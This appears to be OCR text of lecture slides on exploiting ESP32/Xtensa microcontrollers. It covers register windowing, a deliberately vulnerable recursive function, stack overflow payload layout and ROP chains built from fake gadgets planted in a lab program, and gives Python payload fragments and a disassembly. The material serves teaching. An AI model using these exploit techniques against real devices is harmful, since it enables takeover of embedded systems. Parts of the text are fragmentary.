
After call4: Func3

- Stack window moved by 4




After call4: Func3

- Stack window moved by 4




After ret.4: Func3

- Stack window moved by 4



Func 1:


A0
A1
A2
A3
A4
A5
A6
A7
Visible Registers
P01
A0 (Stack Frame 1 ret)
P02
P03
P04
P05
P06
P07
P08
P09
P10
P11
P12
P24
Physical Registers (32 or 64)

Xtensa: Register Windowing

Register windowing:

- What happens if all registers are used up? (**window overflow**)
  - Write:
    - entries of the in-use register window (A0-Ax)
      - to the stack
        - of THAT register window's owner function
          - -callee (child)
  - And then re-use these now free'd registers
- The opposite is called (**window underflow**)
  - Load registers from stack upon return

Xtensa: Register Windowing


Or in other words:

If all physical registers are used up:

Store the registers, which the function wants to use now, on the stack

These registers also have a stack pointer: Store in there

Xtensa: Regi



Stack
func1
Extra save area j
Locals j
SP j
Base save area j-1
func2
Extra save area j+1
Ret (a0) of func1 (j) stored here ?! wtf
SP j+1
Locals j+1
Base save area j
func3
Extra save area i-1
Locals i-1
SP i-1
Base save area i-1
func4
Extra save area i
Locals i
SP i
Base save area i-1
(2)
Save A0-A7:
Current temp frame is j
A0-A7 stored in j+1 frame
Probably "Extra save area j+1"
Note:
A9 in frame j is j+1 SP !!!
(accidently, smart!)
HW register
1
2
3
4
5
6
7
8
24
32
Func1
(j)
call8
a0
a1
a2
a3
a9
a10
a15
Func2
(j+1)
call8
a0
a1
a2
a3
a15
Func3
(i-1)
Call8
-> register stack overflow here, see (1)
a0
a1
a2
a3
a15
Func4
(i)
a0
a1
a2
a3
a15
(1)
(register) Stack Overflow
Because hw1-8 already used by func1 (j)
A0: Ret
A1: SP

Xtensa Windowing:


On x86: On every return() / ret:

the address of the next instruction is read form the stack

On xtensa: Not

(may have several returns without reading instruction pointer from the stack)

Register Windowing: Stack overflow layout



Register windowing stack overflow: workaround

In the example vulnerable program: Call a function eight (8) times

```
recBof(depth, c, (char *) payload, size2);


void recBof(int n, struct mg_connection *c, char *payload, unsigned int size)
{
    if (n > 0) {
        LOG(LL_INFO, ("Step: %i", n));
        recBof(--n, c, payload, size);
        return;
    }

    LOG(LL_INFO, ("Bof"));
    ...
```

Stack Overflow Payload

Example Buffer Overflow Layout

Overflow stack with stuff till we reached saved pc:

```
# pre-fill buffer till saved pc
offset = 7
payload = 'AAAA' * offset
```

```
Stack information
disclosure:
  0 Chunk: 0x3ffcb320
  1 Chunk: 0x2
  2 Chunk: 0x3ffb40c4
  3 Chunk: 0x3ffcb4e0
  4 Chunk: 0x20
  5 Chunk: 0x3ffb3bc4
  6 Chunk: 0x3ffc5b94
  7 Chunk: 0x80122225
```

Nice to know: Stack overflow: complication

"The register-window call instructions **only store the least-significant 30 bits of the return address**. Register-window return instructions leave the two most-significant bits of the PC unchanged. "

`0x`**8**`0414141`

`=`

`0x`**4**`0414141`


Example Buffer Overflow Layout

Prepare stack layout for stack underflow:

```
# data which gets restored on window underflow
# the first, a0, is the address of the initial gadget
# a1 has to point to the initial gadget "stack frame"
pay += p( chainRet.addr )    #  a0 before ret
pay += p( stack_addr )        #  a1 before ret
pay += p( 0x50505050 )        # a2 before ret
pay += p( 0x51515151 )        # a3 before ret

pay += p( stack_addr )    # a0 after ret
pay += p( stack_addr )    # a1 after ret
pay += p( stack_addr )    # a2 after ret
pay += p( stack_addr )    # a3 after ret
```

Example Buffer Overflow Layout



ROP chain

ESP32 Memory Layout

Memory Layout:

```
Program Headers:
  Type   Offset     VirtAddr     FileSiz  MemSiz   Flg
  LOAD   0x000000   0x3f3fff50   0x162a4  0x162a4  RW      # not executable
  LOAD   0x0162b0   0x3ffc0000   0x01c50  0x09b60  RW      # not executable
  LOAD   0x017f00   0x40080000   0x19fd9  0x19fd9  R E     # writeable!
  LOAD   0x031edc   0x400d0018   0x75fe3  0x75fe3  R E     # writes are ignored

 Section to Segment mapping:
  Segment Sections...
   00     .flash.rodata
   01     .dram0.data .dram0.bss
   02     .iram0.vectors .iram0.text
   03     .flash.text
```

Return Oriented Programming (ROP)

Cannot jump to shellcode

- Shellcode is on stack, RW area
- RW area is not executable (implicit DEP because of flash mapping)

Solution:

- ROP

ROP: Write4()

Write4() gadget plan: write-what-where

- Put data in register A
- Put memory addres in register B
- Write register A into *B

Data access:

- Get A, B from (overflowed, therefore user-controlled) stack

Write4 in x86

POP EAX   # value

POP EBX   # address

MOV EAX, [EBX]   # write value in EAX to memory address pointed by EBX

ROP: Fake Gadgets

Insert fake gadgets into the vulnerable program:

```
void notGadgets(void) {
    // Load args gadgets
    asm ("l32i.n a12, a1, 4; l32i.n a13, a1, 8; l32i.n a14, a1, 0xc; l32i.n
a15, a1, 0x10; l32i.n a0, a1, 0; addi a1, a1, 0x20; ret.n\n\t");

    // Write what where gadget
    asm ("s32i.n a14, a15, 0x0; l32i a0, a1, 0; addi a1, a1, 0x4; ret.n\n\t");

    // isync gadget
    asm ("isync; isync; l32i a0, a1, 0; addi a1, a1, 0x4; ret.n\n\t");
}
```

ROP Gadets

```
dobin@minime: ~/exploiting/mongoose-os/myfirstApp
4011a3c4 <notGadgets>:
4011a3c4:       004136          entry   a1, 32
4011a3c7:       11c8            l32i.n  a12, a1, 4
4011a3c9:       21d8            l32i.n  a13, a1, 8
4011a3cb:       31e8            l32i.n  a14, a1, 12
4011a3cd:       41f8            l32i.n  a15, a1, 16
4011a3cf:       0108            l32i.n  a0, a1, 0
4011a3d1:       20c112          addi    a1, a1, 32
4011a3d4:       f00d            ret.n
4011a3d6:       0fe9            s32i.n  a14, a15, 0
4011a3d8:       0108            l32i.n  a0, a1, 0
4011a3da:       114b            addi.n  a1, a1, 4
4011a3dc:       f00d            ret.n
4011a3de:       002000          isync
4011a3e1:       002000          isync
4011a3e4:       0108            l32i.n  a0, a1, 0
4011a3e6:       114b            addi.n  a1, a1, 4
4011a3e8:       f00d            ret.n
4011a3ea:       c28100          quou    a8, a1, a0
4011a3ed:       0888c0          lsx     f8, a8, a12
4011a3f0:       0e28a6          blti    a8, 2, 4011a402 <notGadgets+0x3e>
4011a3f3:       c510a1          l32r    a10, 4010b834 <dns_sd_wifi_ev_handler+0x1184>
4011a3f6:       f7c8e5          call8   40112084 <cs_log_print_prefix>
4011a3f9:       c50fa1          l32r    a10, 4010b838 <dns_sd_wifi_ev_handler+0x1188>
4011a3fc:       201110          or      a1, a1, a1
4011a3ff:       f7cba5          call8   401120b8 <cs_log_printf>
4011a402:       f01d            retw.n
```

ROP: Fake Gadgets

load_regs:

```
l32i.n a12, a1, 4;
l32i.n a13, a1, 8;
l32i.n a14, a1, 0xc;
l32i.n a15, a1, 0x10;
l32i.n a0,  a1, 0;
addi   a1,  a1, 0x20;
ret.n
```

Load data from stack into register
A12 = *(A1 + 4)
…
A0 = *(A1 + 0)
A1 = *(A1 + 32)

write_mem:

```
s32i.n a14, a15, 0x0;
l32i   a0,  a1,  0;
addi   a1,  a1,  0x4;
ret.n
```

Store the data in register a14
Into address tored in 15

*(A15+0) = a14
A0 = *(A1 + 0)
A1 = *(A1 + 4)

sync:

```
isync;
isync;
l32i a0, a1, 0;
addi a1, a1, 0x4;
```

Sync (flush caches etc)
So new code is visible

ROP: Using the gadgets

```
# stack data for load_regs gadget
pay += p ( write_mem )  # a0 - addr of next
gadget
pay += "BBBB"           # a12
pay += "CCCC"           # a13
pay += u( thisData )    # a14
pay += p( dest_addr )   # a15
pay += "FFFF"           # +20: dead
pay += "FFFF"           # +24: dead
pay += "FFFF"           # +28: dead

# stack data for write_mem gadget
# its only the addr of the next gadget (into a0)
pay += p ( chainRet.addr )
```

```
# load_regs
l32i.n  a12, a1, 4;
l32i.n  a13, a1, 8;
l32i.n  a14, a1, 0xc;
l32i.n  a15, a1, 0x10;
l32i.n  a0,  a1, 0;
addi    a1,  a1, 0x20;
ret.n


# write_mem
s32i.n  a14, a15, 0x0;
l32i    a0,  a1,  0;
addi    a1,  a1,  0x4;
ret.n
```

ROP: Using the gadgets

A12	A13	A14	A15	FFFF	FFFF	FFFF	...

A12	A13	A14	A15	FFFF	FFFF	FFFF	A0

ROP: Using the gadgets

